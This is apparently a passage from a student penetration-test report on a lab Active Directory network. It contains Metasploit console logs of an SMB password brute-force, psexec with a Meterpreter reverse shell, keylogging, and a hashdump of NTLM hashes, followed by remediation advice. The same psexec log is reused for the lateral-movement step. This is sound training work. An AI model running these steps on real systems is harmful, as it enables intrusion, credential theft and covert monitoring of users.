msf auxiliary(scanner/portscan/tcp) > 
```

9.1 Selecting and Configuring an Exploit

We carried out exploitation from the Kali Linux VM using the Metasploit Framework:

1. Starting Metasploit and searching for a module

We launched `msfconsole` and used the `search` command to look for modules related to the vulnerable service and version identified in the OpenVAS report (for example, an SMB or RPC-related exploit). The screenshots in this section show the search results and highlight the module we chose.

2. Loading the exploit module

After identifying a suitable module, we ran `use <exploit/module/path>` to load it. This step bound our Metasploit session to a specific exploit that targets the vulnerability discovered earlier.

3. Setting required options

We then configured the exploit with the relevant parameters:

- RHOST – the IP address of the target Windows host (e.g., `192.168.10.20` or `192.168.10.30`).
- RPORT – the port associated with the vulnerable service, as discovered by Nmap.
- PAYLOAD – a Meterpreter reverse shell payload so that, if the exploit succeeded, we would receive an interactive session on Kali.

The screenshots show the output of `show options` as we verified that all required fields were set correctly before running the exploit.

4. Launching the exploit

Finally, we executed `run` (or `exploit`) to trigger the vulnerability. At this stage, Metasploit delivered the payload to the target, attempting to bypass protections and execute code under the context of the vulnerable service.

The below screenshot shows Metasploit using the SMB login scanner module to brute-force the Corp\Administrator account on host `192.168.10.20` over port `445` using a passwords wordlist. After several failed attempts, the module finds a valid password, reports one successful credential, and notes that an SMB session can now be opened with these domain admin credentials, which could then be used with modules like `psexec` to gain remote code execution on the target system.

```

msf auxiliary(scanner/smb/smb_login) > set SMBDomain Corp
SMBDomain => Corp
msf auxiliary(scanner/smb/smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(scanner/smb/smb_login) > set Rhost 192.168.10.20
Rhost => 192.168.10.20
msf auxiliary(scanner/smb/smb_login) > set Pass_file /home/kali/Desktop/P
asswords.txt
Pass_file => /home/kali/Desktop/Passwords.txt
msf auxiliary(scanner/smb/smb_login) > run
[-] 192.168.10.20:445 - Msf::OptionValidateError One or more options
failed to validate: PASS_FILE.
msf auxiliary(scanner/smb/smb_login) > set Pass_file /home/kali/Desktop/p
asswords.txt
Pass_file => /home/kali/Desktop/passwords.txt
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.10.20:445 - 192.168.10.20:445 - Starting SMB login brutef
orce
[-] 192.168.10.20:445 - 192.168.10.20:445 - Failed: 'Corp\Administrat
or:Password123',
[!] 192.168.10.20:445 - No active DB -- Credential data will not be s
aved!
[-] 192.168.10.20:445 - 192.168.10.20:445 - Failed: 'Corp\Administrat
or:Password12',
[+] 192.168.10.20:445 - 192.168.10.20:445 - Success: 'Corp\Administra
tor:Password1' Administrator
[*] 192.168.10.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.20:445 - Bruteforce completed, 1 credential was succes
sful.
[*] 192.168.10.20:445 - You can open an SMB session with these creden
tials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > hashdump
[-] Unknown command: hashdump. Run the help command for more details.
msf auxiliary(scanner/smb/smb_login) > back
msf > back
msf > search exploit smb psexec

```

9.2 Gaining a Meterpreter Session

When the exploit succeeded, Metasploit opened a **Meterpreter session** back to our Kali machine. In the console, we observed:

- A message indicating that the exploit was successful.
- A new session listed via the sessions command (for example, session 1 opened).

After connecting to the session with sessions -i <ID>, the Meterpreter prompt (meterpreter >) confirmed that we had obtained remote shell access to the Windows system. This demonstrated that:

- The vulnerability identified by OpenVAS was **practically exploitable**, not just a theoretical risk.
- An attacker on the same network could gain a foothold on this machine without valid user credentials, depending on patch level and configuration.

At this point, we limited our actions to controlled post-exploitation tasks defined in the project requirements and did not modify or damage the system beyond what was needed to demonstrate impact.

This screenshot shows that Metasploit uses the windows/smb/psexec module with the stolen Corp\Administrator credentials to get a Meterpreter shell on 192.168.10.20, and getuid/sysinfo confirm full SYSTEM-level access on a Windows Server 2019 machine in the CORP domain.

```
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set rhosts 192.168.10.20
rhosts => 192.168.10.20
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBpass Password!
SMBpass => Password!
msf exploit(windows/smb/psexec) > set Payload windows/meterpreter/reverse
_tcp
Payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.10.10:4444
[*] 192.168.10.20:445 - Connecting to the server ...
[*] 192.168.10.20:445 - Authenticating to 192.168.10.20:445 as user 'Admi
nistrator' ...
[*] 192.168.10.20:445 - Selecting PowerShell target
[*] 192.168.10.20:445 - Executing the payload ...
[+] 192.168.10.20:445 - Service start timed out, OK if running a command
or non-service executable ...
[*] Sending stage (188998 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 192.168.10.20:497
30) at 2025-11-25 18:16:06 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WIN-V7V9BRMMTMU
OS : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : CORP
Logged On Users : 8
```

10. Post-Exploitation and Lateral Movement

Once we had a Meterpreter session, we moved into the **post-exploitation** phase. The purpose here was to understand what an attacker could do *after* initial compromise: gather information, harvest credentials, and potentially move laterally to other systems in the domain.

10.1 Post-Exploitation Activities

Working within the Meterpreter session, we focused on non-destructive but realistic actions that align with how attackers often proceed:

1. System Information and Context

- We ran `sysinfo` to confirm the OS version, architecture, and computer name of the compromised host.
- We used `getuid` to see which user account our session was running as (for example, a local service account vs. a domain user).

These commands helped us assess our **current privilege level** and decide whether privilege escalation would be necessary. The screenshots show the system information returned by these commands.

2. User Monitoring and Visibility

- We used the `screenshot` command to capture the active desktop, demonstrating that we had visibility into what a logged-in user might be doing.
- We enabled a short keylogging session using `keyscan_start`, then later collected the results with `keyscan_dump` and stopped recording with `keyscan_stop`.

In a real environment, this capability could expose sensitive data such as passwords, emails, or documents being typed. In our lab, we limited this to short, controlled tests to illustrate the risk.

3. Credential Access

- We used `hashdump` (where permitted by privileges) to extract password hashes from the SAM database.

This showed how a single compromised machine can become a **stepping stone**: hashes can often be cracked offline or reused elsewhere (for example, in pass-the-hash attacks) if password reuse is common. We did not attempt to crack any hashes beyond the scope of the project; our goal was simply to show that this data was accessible after compromise.

Overall, these post-exploitation activities demonstrated how quickly an attacker could move from initial access to broader visibility and credential exposure if proper defenses are not in place.

This is a proof of that we have successful completion of post-exploitation phase, and we have meterpreter's sysinfo and getuid commands confirm you are NT AUTHORITY\SYSTEM on a CORP domain Windows Server 2019, and you have spawned a standard Windows command shell from that SYSTEM-level Meterpreter session.

```
meterpreter > sysinfo
Computer      : WIN-V7V9BRMMTMU
OS           : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : CORP
Logged On Users: 8
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 484 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
```

The screenshot shows Meterpreter's keylogger in action: we start the keystroke sniffer with keyscan_start, repeatedly use keyscan_dump to view everything the victim types and then stop logging with keyscan_stop before moving on to dump password hashes.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
this is my final test fo r<^H><^H>r this project<CR>
<Shift>Iam happy to see it finally succesfully done<CR>
google.comle.com<CR>

meterpreter > keyscan_dump
Dumping captured keystrokes ...
hi its good to see you<CR>

meterpreter > keyscan_dump
Dumping captured keystrokes ...
it<^H><^H>project is completed<Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><^H><^H><^H><^H>has been

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > hashdump
```

Meterpreter's hashdump command has been run, dumping the NTLM password hashes for local and domain accounts (Administrator, Guest, krbtgt, user accounts, and machine accounts) from the compromised Windows server's SAM/LSASS, which can now be cracked offline or used in pass-the-hash attacks.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fbcd5041c96ddbd822242
70b57f11fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089
c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6bf7cf3f930b750bfe8c62f797512
6fe:::
chris:1103:aad3b435b51404eeaad3b435b51404ee:fbcd5041c96ddbd82224270b57f1
1fc:::
yuvraj:1104:aad3b435b51404eeaad3b435b51404ee:cac3a73c02d89fd62392800815e0
f425:::
svc_backups:1106:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe7
1af14d86c:::
WIN-V7V9BRMMTMU$:1000:aad3b435b51404eeaad3b435b51404ee:0a3f170a96efccf8c8
50e112bf309cdd:::
DESKTOP-900MFN0$:1109:aad3b435b51404eeaad3b435b51404ee:6e8d198c216671c264
807c927f122d9f:::
meterpreter > █
```

10.2 Lateral Movement

With credentials and system information gathered from the first compromised host, we attempted **lateral movement** to another machine in the lab network. The objective was to simulate an attacker trying to pivot from one foothold to compromise additional assets.

We explored two main approaches:

1. Using Administrative Tools and Harvested Credentials

Where the harvested credentials had administrative rights on another machine, we leveraged Metasploit modules that mimic tools like `psexec` to execute commands on a remote Windows host. Conceptually, this works by:

- Authenticating to the remote system using the stolen or reused credentials.
- Creating a service or process that runs our payload.
- Establishing a new Meterpreter session on the second host.

The screenshots in this section show how we configured the remote host IP and credentials and attempted to open a new session. Metasploit's windows/smb/psexec module is configured with the admin SMB credentials and a windows/meterpreter/reverse_tcp payload, then successfully authenticates to 192.168.10.20 over port 445, executes the payload via a service, and opens a remote Meterpreter session back to 192.168.10.10.

```
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set rhosts 192.168.10.20
rhosts => 192.168.10.20
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBpass Password!
SMBpass => Password!
msf exploit(windows/smb/psexec) > set Payload windows/meterpreter/reverse
_tcp
Payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.10.10:4444
[*] 192.168.10.20:445 - Connecting to the server ...
[*] 192.168.10.20:445 - Authenticating to 192.168.10.20:445 as user 'Admi
nistrator' ...
[*] 192.168.10.20:445 - Selecting PowerShell target
[*] 192.168.10.20:445 - Executing the payload ...
[+] 192.168.10.20:445 - Service start timed out, OK if running a command
or non-service executable ...
[*] Sending stage (188998 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 192.168.10.20:497
30) at 2025-11-25 18:16:06 -0500
```

2. SMB-Based Access to Administrative Shares

We can also demonstrate how SMB can be abused for lateral movement by attempting to connect to administrative shares such as C\$ using smbclient with known credentials (for example, `smbclient //<target_IP>/C$ -U <username>`). If access is granted, an attacker can copy tools, read files, or drop additional payloads on the remote system. But in this case, we are not using it, we used only psexec command for lateral movement.

The exercise highlights an important point: once one system is compromised, **the security of the entire network depends on patching, least privilege, and proper configuration** across every host, not just the initially exploited one.

11. Remediation Recommendations

While our project focused on successfully exploiting the environment, the goal of a vulnerability assessment is to **improve security**. Below are high-level remediation recommendations that map to the findings and steps in our process:

11.1 Hardening the Operating Systems

- **Apply all critical and security updates** on Windows Server and Windows 10 using Windows Update or centralized patch management.

- **Disable legacy and unnecessary services**, such as SMBv1, and close ports that are not required for business operations.
- Regularly review installed software and remove unused or outdated applications.

11.2 Strengthening Authentication and Access Control

- Enforce **strong password policies** (length, complexity, and rotation) on all domain accounts.
- Implement **account lockout policies** to reduce the risk of brute-force or password spraying attacks.
- Limit the number of users with **local administrator** or **domain admin** privileges.

11.3 Securing Network Services and Shares

- Restrict **administrative shares** and SMB access to only trusted administrative accounts.
- Use **firewall rules** to limit access to sensitive ports (e.g., RDP, SMB, and management ports) to specific management subnets.
- Ensure that file shares have **proper permissions** and avoid granting “Everyone” full control.

11.4 Hardening Web Services

- If a web server is present, address issues flagged by **Nikto** and **OpenVAS**, such as:
 - Removing default files and sample applications.
 - Disabling unnecessary HTTP methods (e.g., TRACE).
 - Adding appropriate security headers (e.g., X-Frame-Options, X-Content-Type-Options).

11.5 Monitoring and Incident Response

- Enable **centralized logging** (e.g., forwarding Windows logs to a SIEM or logging server).
- Monitor for unusual authentication patterns, repeated login failures, and suspicious service executions.
- Create and document an **incident response plan** for responding to detected intrusions.

Implementing these recommendations will significantly reduce the risk of successful exploitation and lateral movement in a real-world environment.

12. Conclusion

In this final project, we walked through the complete lifecycle of a penetration test in a controlled lab environment. We designed and configured a small corporate network with an attacker machine, a Windows Server domain controller, and a Windows 10 client; verified

connectivity; and set up Active Directory to simulate a realistic corporate infrastructure.

We then executed reconnaissance and enumeration using Nmap, Enum4linux, and Nikto, followed by deeper vulnerability scanning with OpenVAS. Based on discovered weaknesses, we used Metasploit to gain initial access, performed post-exploitation activities such as system reconnaissance and credential harvesting, and demonstrated lateral movement between hosts in the network.

Finally, we analyzed the impact of these activities and proposed remediation strategies to harden the systems and reduce the attack surface. This project provided us with practical, hands-on experience of how attackers approach a network and, more importantly, how defenders can identify and address weaknesses before they are exploited in a real-world scenario.